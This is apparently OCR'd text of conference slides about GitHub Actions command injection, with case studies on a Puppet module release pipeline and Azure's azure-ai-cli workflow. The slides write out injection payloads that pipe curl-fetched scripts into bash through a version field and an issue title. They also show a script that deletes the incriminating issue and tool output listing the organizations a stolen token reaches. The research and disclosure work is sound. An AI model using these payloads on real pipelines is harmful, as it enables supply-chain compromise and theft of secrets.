
```yaml
114           if [[ -z "${skip_tag}" ]] ; then
115             GIT_COMMITTER_DATE="$(git log --format=%aD ...HEAD^)" git tag -a $arg -F OUTPUT.md "${{ steps.metadata.outputs.tag }}"
116             git push $arg origin tag "${{ steps.metadata.outputs.tag }}"
117           fi
118
```

Injection Strikes Again


```
"version": "5.0.2\";
curl -sSfL my-
domain.com/payload |
bash && exit 1 &&
echo \"Foo"
```

1. `metadata_version=$(jq --raw-output .version metadata.json)`
2. `tag="v${metadata_version}"`
3. `echo "tag=${tag}" >> $GITHUB_OUTPUT`
4. `tag -a $arg -F OUTPUT.md "${{ steps.metadata.outputs.tag }}"`


1,231 workflow runs
Event
Status
Branch
Actor
Publish module
Publish module #46: Manually run by github-actions bot
test
now
In progress


17 ▶ release notes
Tag v5.0.2"; curl -sSfL gist.githubusercontent.com/RampagingSloth/d6e6aff904c19ed50709063af53cca61/raw... 4s
1 ▶ Run # create an annotated tag -- gh release create DOES NOT do this for us!
40
40 Error: Process completed with exit code 1.

Finishing the PoC



and…

r10k or Code Manager

Add this module to your Puppetfile:

```
mod 'puppetlabs-xzscanner', '0.1.2'
```

Learn more about managing modules with a Puppetfile

Documentation

puppetlabs/xzscanner — version **0.1.2** May 20th 2024

README | Reference | Tasks | Changelog | License

xzscanner

README only change for PoC as part of report to https://www.puppet.com/security - Isn't software supply chain security fun?

This module utilizes a very simple bash script proposed at https://www.openwall.com/lists/oss-security/2024/03/29/4 to

Potential Impact

- Direct, privileged code execution on Puppet users' infrastructure
- Unpredictable, widespread, and overt attack.
- Act of cyber terrorism?

Takeaways from “RoguePuppet”

- Sharing release tokens between all pipelines is a risky approach.
- Context expressions in run steps can lead to compromise
- CI/CD Defense-in-Depth matters
- It is easier than you think to carry out a global supply chain attack

What if someone could backdoor SDKs from a major cloud provider?

Case Study 2: Azure

azure-ai-cli / .github / workflows / ado-sync.yaml

Code | Blame | 33 lines (29 loc) · 1.5 KB · | Raw

```yaml
4     issues:
5       types: [opened]
6
7     jobs:
8       create-work-item:
9         if: ${{ !github.event.issue.pull_request }}
10        runs-on: ubuntu-latest
11
12        steps:
13        - name: Checkout code
14          uses: actions/checkout@v4
15
16        - name: Run PowerShell script
17          id: create_item
18          shell: pwsh
19          run: |
20            $itemExists = pwsh ./scripts/ADOCheckItemExists.ps1 -organization "msdata" -project "Vienna" -pat "${{ secrets.ADO_PERSONAL_ACCESS_TOKEN}}" -title "$
21            if ($itemExists -eq $true) {
22              echo "Work item already exists"
23              exit 0
24            }
25            $description = " "
26            if ("${{ github.event.issue.body }}") {
27              $description = "${{ github.event.issue.body }}"
28            }
29            $result = pwsh -File ./scripts/ADOCreateFeature.ps1 -pat "${{ secrets.ADO_PERSONAL_ACCESS_TOKEN }}" -title "${{ github.event.issue.title }}" -descrip
30            $adoWorkItemLink = pwsh -File ./scripts/ADOGetADOLinkNumber.ps1 "${{ github.event.issue.body }}"
31            if ($adoWorkItemLink -eq 0){
32                pwsh -File ./scripts/GithubUpdateIssue.ps1 -token "${{ secrets.GH_PERSONAL_ACCESS_TOKEN}}" -owner "Azure" -repo "azure-ai-cli" -issueNumber ${{ g
33            }
```

azure-ai-cli / .github / workflows / ado-sync.yaml

Code | Blame | 33 lines (29 loc) · 1.5 KB · | Raw

```yaml
4     issues:
5       types: [opened]
6
7     jobs:
8       create-work-item:
9         if: ${{ !github.event.issue.pull_request }}
10        runs-on: ubuntu-latest
11
12        steps:
13        - name: Checkout code
14          uses: actions/checkout@v4
15
16        - name: Run PowerShell script
17          id: create_item
18          shell: pwsh
19          run: |
20            $itemExists = pwsh ./scripts/ADOCheckItemExists.ps1 -organization "msdata" -project "Vienna" -pat "${{ secrets.ADO_PERSONAL_ACCESS_TOKEN}}" -title "$
21            if ($itemExists -eq $true) {
22              echo "Work item already exists"
23              exit 0
24            }
25            $description = " "
26            if ("${{ github.event.issue.body }}") {
27              $description = "${{ github.event.issue.body }}"
28            }
29            $result = pwsh -File ./scripts/ADOCreateFeature.ps1 -pat "${{ secrets.ADO_PERSONAL_ACCESS_TOKEN }}" -title "${{ github.event.issue.title }}" -descrip
30            $adoWorkItemLink = pwsh -File ./scripts/ADOGetADOLinkNumber.ps1 "${{ github.event.issue.body }}"
31            if ($adoWorkItemLink -eq 0){
32                pwsh -File ./scripts/GithubUpdateIssue.ps1 -token "${{ secrets.GH_PERSONAL_ACCESS_TOKEN}}" -owner "Azure" -repo "azure-ai-cli" -issueNumber ${{ g
33            }
```

```
issues:
  types: [opened]
```

```
("${{ github.event.issue.body }}"
```

```
"${{ github.event.issue.body }}"
```

```
"${{ github.event.issue.body }}"
```

```
"${{ github.event.issue.title }}"
```

```
'${{ secrets.GH_PERSONAL_ACCESS_TOKEN}}"
```

```
-pat "${{ secrets.ADO_PERSONAL_ACCESS_TOKEN}}"
```

Injection Points

Secrets!

MSRCBBTEST" && curl -sSfL gist.githubusercontent.com/OctoSabercat/7dda24a66938c2165a2c140060039465/raw/5ff7a89630d565f54653645db92921eabfabac32/test.sh | bash

Edit New issue

#251

Open opened this issue now · 0 comments

commented now

No description provided.

+ Add tasklist

Add a comment

Write Preview

Add your comment here...

Assignees

No one assigned

Labels

None yet

Projects

None yet


Milestone

No milestone

Development

No branches or pull requests

Secrets Exfiltration




Cleaning Up

Problem: Now there is an issue showing exactly how to hack the repository.


```python
# GraphQL mutation to delete an issue
mutation = """
mutation($issueId: ID!) {
  deleteIssue(input: {
    clientMutationId: "foobar",
    issueId: $issueId
  }) {
    clientMutationId
  }
}
"""
data = {
    "query": mutation,
    "variables": {
        "issueId": "I_kwDOKAfMaM6D5-rt"
    }
}

response = requests.post(
    "https://api.github.com/graphql",
    headers=headers, json=data
)
```

Solution:

- The user was an admin on the repository
- Admins can delete issues
- **Must** use a GraphQL mutation as there is no REST endpoint for issue deletion.



The Path So Far



This is where the fun begins.

Access to Microsoft OSS Organizations

```
❯ GH_TOKEN=ghp_[redacted]7q40u0I1 gato  e -v
[+] The authenticated user is: [redacted]
[+] The GitHub Classic PAT has the following scopes: repo
[+] The user [redacted] belongs to 5 organizations!
    - Azure-Samples
    - microsoft
    - Azure
    - MicrosoftDocs
    - MicrosoftCopilot
~ ❯
```

Access to Microsoft OSS Organizations

```
❯ GH_TOKEN=ghp_[redacted]7q40u0I1 gato  e -v
[+] The authenticated user is: [redacted]
[+] The GitHub Classic PAT has the following scopes: repo
[+] The user [redacted] belongs to 5 organizations!
   - Azure-Samples
   - microsoft
   - Azure
   - MicrosoftDocs
   - MicrosoftCopilot
~ ❯
```

Access to Microsoft OSS Organizations


– Azure

- Microsoft has GitHub SAML SSO enabled ***and*** enforced.
- The PAT was only SAML SSO authorized to the **Azure** organization.

repo

- Access to repositories at the **permission level of the account**.
- Ability to list repos within orgs the user has access to.
- **CANNOT** modify anything in the '**.github/workflows**' directory.
- **CAN** trigger workflows.

